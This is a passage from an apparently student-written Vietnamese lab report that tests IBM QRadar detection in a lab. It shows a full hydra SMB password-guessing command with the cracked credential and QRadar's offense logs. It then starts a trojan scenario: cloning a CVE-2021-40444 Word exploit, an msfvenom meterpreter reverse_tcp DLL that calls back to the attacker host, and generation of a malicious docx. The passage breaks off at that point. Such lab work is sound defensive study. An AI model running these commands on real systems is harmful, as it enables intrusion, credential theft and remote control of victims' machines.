
The installation completed successfully.

Enter a password for the admin user. This is used to log in to QRadar user interface.


Please enter the new admin password.
Password:
Confirm password:
The admin password has been changed.

[root@localhost ~]#
```

Nhập username/password vừa đặt vào trang web “http://192.168.137.144”



Màn hình chính của QRADAR.



Nơi hiển thị log

[←](#) [↻](#) Không bảo mật <https://192.168.190.139/console/qradar/jsp/QRadar.jsp>

IBM QRadar Security Intelligence - Community Edition

Dashboard Offenses Log Activity Network Activity Assets Reports Admin

Search... Quick Searches Add Filter Save Criteria Save Results Cancel False Positive Rules Actions


Quick Filter Search

Viewing real time events View: Select An Option Display: Default (Normalized)

Event Name	Log Source	Even Coun	Time	Low Level Category	Source IP	Source Port	Destination IP	Destina Port	Username	Magnitude
Information Message	System Notification-2 :: localh...	1	09:54:37, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:37, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Information Message	System Notification-2 :: localh...	1	09:54:35, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Health Metric	Health Metrics-2 :: localhost	1	09:54:21, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Health Metric	Health Metrics-2 :: localhost	1	09:54:21, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Health Metric	Health Metrics-2 :: localhost	1	09:54:21, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High
Health Metric	Health Metrics-2 :: localhost	1	09:54:21, 2 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	High

Receiving an average of 153 results per second.

Nhập sai password



Khi đó log báo đăng nhập sai nhảy lên hệ thống

Event Name		Log Source	Event Count	Time	Low Level Category	Source IP	Source Port	Destination IP	Destination Port	Username	Magnitude
API request successful		SIM Audit-2 :: localhost	1	06:23:56, 9 thg 1, 2024	SIM User Action	192.168.190.1	0	192.168.190.139	0	admin	
Search Executed		SIM Audit-2 :: localhost	1	06:23:55, 9 thg 1, 2024	SIM User Action	127.0.0.1	0	192.168.190.139	0	admin	
Search Completed		SIM Audit-2 :: localhost	1	06:23:55, 9 thg 1, 2024	SIM User Action	127.0.0.1	0	192.168.190.139	0	N/A	
Search Results Saved		SIM Audit-2 :: localhost	1	06:23:55, 9 thg 1, 2024	SIM Configuration Change	192.168.190.1	0	192.168.190.139	0	admin	
Information Message		System Notification-2 :: localhost	1	06:23:55, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Information Message		System Notification-2 :: localhost	1	06:23:55, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Information Message		System Notification-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Information Message		System Notification-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
API request successful		SIM Audit-2 :: localhost	1	06:23:37, 9 thg 1, 2024	SIM User Action	192.168.190.1	0	192.168.190.139	0	admin	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	
Health Metric		Health Metrics-2 :: localhost	1	06:23:37, 9 thg 1, 2024	Information	127.0.0.1	0	127.0.0.1	0	N/A	

Kịch bản 2. Dò quét mật khẩu dạng dictionary máy victim.

Bước 1: Tạo file có tên username.txt, nội dung bên trong là các user dùng để tiến hành dictionary (bên trong có càng nhiều username càng tốt, ở đây nhóm chúng em dùng 50 username, trong đó có 1 username đúng).

```
Applications
File Edit Search View Document Help

1 victim
2 testing
3 hung
4 admin
5 administrator
6 Administrator
7 qradar
8 adwarahb
9 dkjada
10 dkhaida
11 dkjahdawd
12 dahdgyawgda
13 fhafqaf
14 ajgbyaf
15 fkhagqiuwf
16 j1h2312
17 dajhdady80qaw
18 fkhavhabfbakf
19 fbaljgfiabf
20 f akfvyabf
21 fajkfbhagfa
22 _dqhawg1
23 fakgfa_
24 jkafbfbfa565
25 kabdjhadwa
26 fbqihgdq2ydd
27 kjabgdyagfbaf
28 ahgda
29 adwsdw
30 dnabwuiq
31 qhj0
32 wdqhdw88
33 9w98wda
34 iadkjabd
35 dajkbdabdaw
36 dandbhjgwyiqd
37 dnaajbdqwugd
38 lh12
39 fjkqbdiqd|
40 dnaajdhauid
41 _HungLe_
42 chbadcda
43 dhaewdaw
```

Bước 2: Tạo thêm 1 file password.txt với mục đích tương tự (ở đây nhóm sử dụng 79 pass ngẫu nhiên, 1 pass đúng).

Kết quả

```
(root@kali) ~ /home/hungle
hydra -l Desktop/username.txt -P Desktop/password.txt 192.168.137.146 smb -t 1
Hydra v9.5 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-08 23:42:38
[DATA] max 1 task per 1 server, overall 1 task, 4000 login tries (1:50/p:80), ~4000 tries per task
[DATA] attacking smb://192.168.137.146:445/
[445][smb] host: 192.168.137.146 login: _HungLe_ password: 123456qwerty
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-08 23:43:29
```

Thu được username/pass chính xác là _HungLe_/123456qwerty

Trên màn hình Qradar hiện ra cảnh báo có rất nhiều username cố gắng truy cập vào máy victim

Tạm kết luận là Bruce Force

Trong tab Offenses, thu được rất nhiều log

Dashboard

Offenses

Log Activity

Network Activity

Assets

Reports

Admin

Offenses

My Offenses

All Offenses

By Category

By Source IP

By Destination IP

By Network

Rules

Search... Save Criteria Actions Print

All Offenses View Offenses with: Select An Option:

Current Search Parameters:

	Id	Description	Offense Type	Offense Source	Magnitude	Source IPs	Destination IPs	Users	Log Sources	Events	Flows
	1	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	hung		192.168.137.132	192.168.137.146	hung	Multiple (2)	73	0
	2	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	victim		192.168.137.132	192.168.137.146	victim	Multiple (2)	73	0
	3	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	Administrator		192.168.137.132	192.168.137.146	Administrator	Multiple (2)	73	0
	4	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	administrator		192.168.137.132	192.168.137.146	administrator	Multiple (2)	73	0
	5	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	admin		192.168.137.132	192.168.137.146	admin	Multiple (2)	73	0
	6	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	testing		192.168.137.132	192.168.137.146	testing	Multiple (2)	73	0
	7	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	gradar		192.168.137.132	192.168.137.146	gradar	Multiple (2)	73	0
	8	Login Failures Followed By Success to the same Destination IP preced...	Destination IP	192.168.137.146		Multiple (2)	192.168.137.146	Multiple (41)	Multiple (2)	2,553	0
	9	Scan Followed By Successful Login preceded by Login Failures Follow...	Source IP	192.168.137.132		Multiple (2)	192.168.137.146	Multiple (41)	Multiple (2)	2,546	0
	10	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	adwarahb		192.168.137.132	192.168.137.146	adwarahb	Multiple (2)	62	0
	11	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	dkjada		192.168.137.132	192.168.137.146	dkjada	Multiple (2)	62	0
	12	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	dkhaida		192.168.137.132	192.168.137.146	dkhaida	Multiple (2)	62	0
	13	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	dkjahdawd		192.168.137.132	192.168.137.146	dkjahdawd	Multiple (2)	62	0
	14	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	dahdgyawgda		192.168.137.132	192.168.137.146	dahdgyawgda	Multiple (2)	62	0
	15	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	thafqaf		192.168.137.132	192.168.137.146	thafqaf	Multiple (2)	62	0
	16	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	ajpybf		192.168.137.132	192.168.137.146	ajpybf	Multiple (2)	62	0
	17	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	fkhaggluwl		192.168.137.132	192.168.137.146	fkhaggluwl	Multiple (2)	62	0
	18	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	j1h2312		192.168.137.132	192.168.137.146	j1h2312	Multiple (2)	62	0
	19	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	dajhdady80qaw		192.168.137.132	192.168.137.146	dajhdady80qaw	Multiple (2)	62	0
	20	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	fkhabvhabfbakf		192.168.137.132	192.168.137.146	fkhabvhabfbakf	Multiple (2)	62	0
	21	Multiple Login Failures for the Same User containing Failure Audit: An ...	Username	fbalqjfabf		192.168.137.132	192.168.137.146	fbalqjfabf	Multiple (2)	62	0

ấn thử vào log đầu tiên để xem thử

Offense 1					Summary	Display	Eve
Magnitude					Status	Relevance 5	Severity 3
Description	Multiple Login Failures for the Same User containing Failure Audit: An account failed to log on				Offense Type	Username	
Source IP(s)	192.168.137.132				Event/Flow count	154 events and 0 flows in 1 categories	
Destination IP(s)	192.168.137.146				Start	Jan 8, 2024, 2:13:25 PM	
Network(s)	Net-10-172-192-Net 192_168_0_0				Duration	21h 40m 56s	
					Assigned to	Unassigned	

Ta thấy IP nguồn là 192.168.137.132 (trùng với máy attack), IP đích là 192.168.137.146 (trùng với ip máy victim) và có tới 154 events đã được ghi lại, nhấp vào thì ta thu được kết quả.

	Event Name	Log Source	Event Count	Time ▼	Low Level Cate
	Multiple Login Failures for the Same User	Custom Rule Engine-8 :: localhost	1	Jan 9, 2024, 11:54:21 AM	User Login Failure
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	77	Jan 9, 2024, 11:54:11 AM	User Login Failure
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	1	Jan 9, 2024, 11:54:11 AM	User Login Failure
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	1	Jan 9, 2024, 11:54:11 AM	User Login Failure
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	1	Jan 9, 2024, 11:54:11 AM	User Login Failure
	Multiple Login Failures for the Same User	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 2:59:18 PM	User Login Failure
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	58	Jan 8, 2024, 2:59:08 PM	User Login Failure
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	1	Jan 8, 2024, 2:59:08 PM	User Login Failure
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	1	Jan 8, 2024, 2:59:08 PM	User Login Failure
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	1	Jan 8, 2024, 2:59:08 PM	User Login Failure
	Multiple Login Failures for the Same User	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 2:13:35 PM	User Login Failure
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	7	Jan 8, 2024, 2:13:25 PM	User Login Failure
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	1	Jan 8, 2024, 2:13:25 PM	User Login Failure
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	1	Jan 8, 2024, 2:13:25 PM	User Login Failure
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	1	Jan 8, 2024, 2:13:25 PM	User Login Failure

Chuyển sang phần “Log Activity” để xem thêm về các cảnh báo này
Ta tiến hành Fillter ra địa chỉ IP 192.168.137.132 để xem thêm

	Multiple Login Failures for the Same User	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 3:00:14 PM	User Login Failure	192.168.137.132	41266	192.168.137.146	0	_HungLe_	
	Multiple Login Failures for the Same User	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 3:00:13 PM	User Login Failure	192.168.137.132	40750	192.168.137.146	0	dnajthaud	
	Multiple Login Failures for the Same User	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 3:00:12 PM	User Login Failure	192.168.137.132	40114	192.168.137.146	0	9u3d0gt	
	Multiple Login Failures for the Same User	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 3:00:11 PM	User Login Failure	192.168.137.132	39564	192.168.137.146	0	ln12	
	Multiple Login Failures for the Same User	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 3:00:09 PM	User Login Failure	192.168.137.132	39074	192.168.137.146	0	dnajtdqwgud	
	Multiple Login Failures for the Same User	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 3:00:08 PM	User Login Failure	192.168.137.132	38502	192.168.137.146	0	dandbhwgud	
	Multiple Login Failures for the Same User	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 3:00:07 PM	User Login Failure	192.168.137.132	37880	192.168.137.146	0	dajkbsbdaw	
	Login Failures Followed By Success to the same...	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 3:00:06 PM	Suspicious Pattern Detected	192.168.137.132	41302	192.168.137.146	0	_HungLe_	
	Multiple Login Failures for the Same User	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 3:00:06 PM	User Login Failure	192.168.137.132	37294	192.168.137.146	0	ia3yld	
	API request successful	SIM Auth 2 :: localhost	1	Jan 8, 2024, 3:00:06 PM	SIM User Action	192.168.137.132	0	192.168.137.144	0	admin	
	Scan Followed By Successful Login	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 3:00:06 PM	Suspicious Pattern Detected	192.168.137.132	41302	192.168.137.146	0	_HungLe_	
	Success Audit: An account was successfully logg...	WindowsAuthServer @ DESKTOP-BGN...	1	Jan 8, 2024, 3:00:05 PM	User Login Success	192.168.137.132	41302	192.168.137.146	0	_HungLe_	
	Multiple Login Failures for the Same User	Custom Rule Engine-8 :: localhost	1	Jan 8, 2024, 3:00:04 PM	User Login Failure	192.168.137.132	36768	192.168.137.146	0	9w98eda	
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	57	Jan 8, 2024, 3:00:04 PM	User Login Failure	192.168.137.132	41266	192.168.137.146	0	_HungLe_	
	Failure Audit: An account failed to log on	WindowsAuthServer @ DESKTOP-BGN...	1	Jan 8, 2024, 3:00:04 PM	User Login Failure	192.168.137.132	40778	192.168.137.146	0	_HungLe_	

Các cảnh báo cũng cho thấy máy này đang cố gắng thử các username/pass khác nhau để truy cập vào máy victim

Kết luận: máy victim đang bị tấn công dò quét mật khẩu, trùng khớp với kịch bản nhóm đưa ra.

Kịch bản 3: Tạo một malware Trojan, sau đó cài vào máy victim.

Bước 1. Tiến hành ping giữa 2 máy để kiểm tra kết nối với lệnh “ping <port>”

```
C:\Users\_HungLe_>ping 192.168.137.131

Pinging 192.168.137.131 with 32 bytes of data:
Reply from 192.168.137.131: bytes=32 time<1ms TTL=64
Reply from 192.168.137.131: bytes=32 time<1ms TTL=64
Reply from 192.168.137.131: bytes=32 time<1ms TTL=64
Reply from 192.168.137.131: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.137.131:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Hình 1. Ping từ windows sang ubuntu

```
hungle@ubuntu:~$ ping 192.168.137.130
PING 192.168.137.130 (192.168.137.130) 56(84) bytes of data.
64 bytes from 192.168.137.130: icmp_seq=1 ttl=128 time=0.446 ms
64 bytes from 192.168.137.130: icmp_seq=2 ttl=128 time=0.731 ms
64 bytes from 192.168.137.130: icmp_seq=3 ttl=128 time=0.550 ms
64 bytes from 192.168.137.130: icmp_seq=4 ttl=128 time=0.634 ms
64 bytes from 192.168.137.130: icmp_seq=5 ttl=128 time=0.991 ms
^C
--- 192.168.137.130 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4064ms
rtt min/avg/max/mdev = 0.446/0.670/0.991/0.185 ms
```

Hình 2. Ping từ ubuntu sang windows

Bước 2. Truy cập vào đường link “<https://github.com/lockedbyte/CVE-2021-40444.git>” và sử dụng lệnh git clone <đường link> để tải CVE

```
hungle@ubuntu:~$ git clone https://github.com/lockedbyte/CVE-2021-40444.git
Cloning into 'CVE-2021-40444'...
remote: Enumerating objects: 103, done.
remote: Counting objects: 100% (14/14), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 103 (delta 10), reused 8 (delta 8), pack-reused 89
Receiving objects: 100% (103/103), 663.03 KiB | 866.00 KiB/s, done.
Resolving deltas: 100% (28/28), done.
```

Hình 3. Sử dụng lệnh “git clone” để tải CVE

Chuyển tới CVE bằng lệnh “**cd CVE-2021-40444**”

```
hungle@ubuntu:~$ cd CVE-2021-40444/  
hungle@ubuntu:~/CVE-2021-40444$
```

Hình 4. Chuyển tới CVE-2021-40444

Dùng lệnh “**ls**” để xem tệp tin CVE

```
hungle@ubuntu:~/CVE-2021-40444$ ls  
data  deobfuscate.py  exploit.py  img  out  patch_cab.py  POC.mp4  README.md  REPRODUCE.md  srv  test  
hungle@ubuntu:~/CVE-2021-40444$
```

Hình 5. Xem các tệp tin bên trong CVE

Di chuyển tới “**test**” bằng lệnh “**cd test**” và dùng “**ls**” để xem bên trong “**test**”

```
hungle@ubuntu:~/CVE-2021-40444$ cd test  
hungle@ubuntu:~/CVE-2021-40444/test$ ls  
calc.dll
```

Hình 6. Xem tệp tin bên trong thư mục “test”

Dùng lệnh “**sudo msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.137.131 lport=4444 -f dll -o payload.dll**”

```
hungle@ubuntu:~/CVE-2021-40444/test$ sudo msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.137.131 lport=4444 -f dll -o payload.dll  
[sudo] password for hunle:  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of dll file: 9216 bytes  
Saved as: payload.dll
```

Hình 7. Tạo payload

```
hungle@ubuntu:~/CVE-2021-40444/test$ ls  
calc.dll  payload.dll
```

Hình 8. Xem lại thư mục “test”

Bước 3. Chuyển ra thư mục CVE-2021-40444 và dùng lệnh “python3 exploit.py generate test/payload.dll <http://192.168.137.131>”

```
hungle@ubuntu:~/CVE-2021-40444$ python3 exploit.py generate test/payload.dll http://192.168.137.131
[%] CVE-2021-40444 - MS Office Word RCE Exploit [%]
[*] Option is generate a malicious payload...

[ == Options == ]
[ DLL Payload: test/payload.dll
  HTML Exploit URL: http://192.168.137.131

[*] Writing HTML Server URL...
[*] Generating malicious docx file...
adding: [Content_Types].xml (deflated 75%)
adding: _rels/ (stored 0%)
adding: _rels/.rels (deflated 61%)
adding: docProps/ (stored 0%)
adding: docProps/core.xml (deflated 50%)
adding: docProps/app.xml (deflated 48%)
adding: word/ (stored 0%)
adding: word/fontTable.xml (deflated 74%)
adding: word/_rels/ (stored 0%)
adding: word/_rels/document.xml.rels (deflated 75%)
adding: word/document.xml (deflated 85%)
adding: word/webSettings.xml (deflated 57%)
adding: word/theme/ (stored 0%)
adding: word/theme/theme1.xml (deflated 79%)
adding: word/styles.xml (deflated 89%)
adding: word/settings.xml (deflated 63%)
[*] Generating malicious CAB file...
[*] Updating information on HTML exploit...
[+] Malicious Word Document payload generated at: out/document.docx
[+] Malicious CAB file generated at: srv/word.cab
[!] You can execute now the server and then send document.docx to target
```

Hình 9. Tạo payload.dll trong thư mục test và tạo URL để exploit

Bước 4. Chuyển đến thư mục “out” sử dụng lệnh “ls” và dùng lệnh “mfsconsole” để chuẩn bị exploit

```
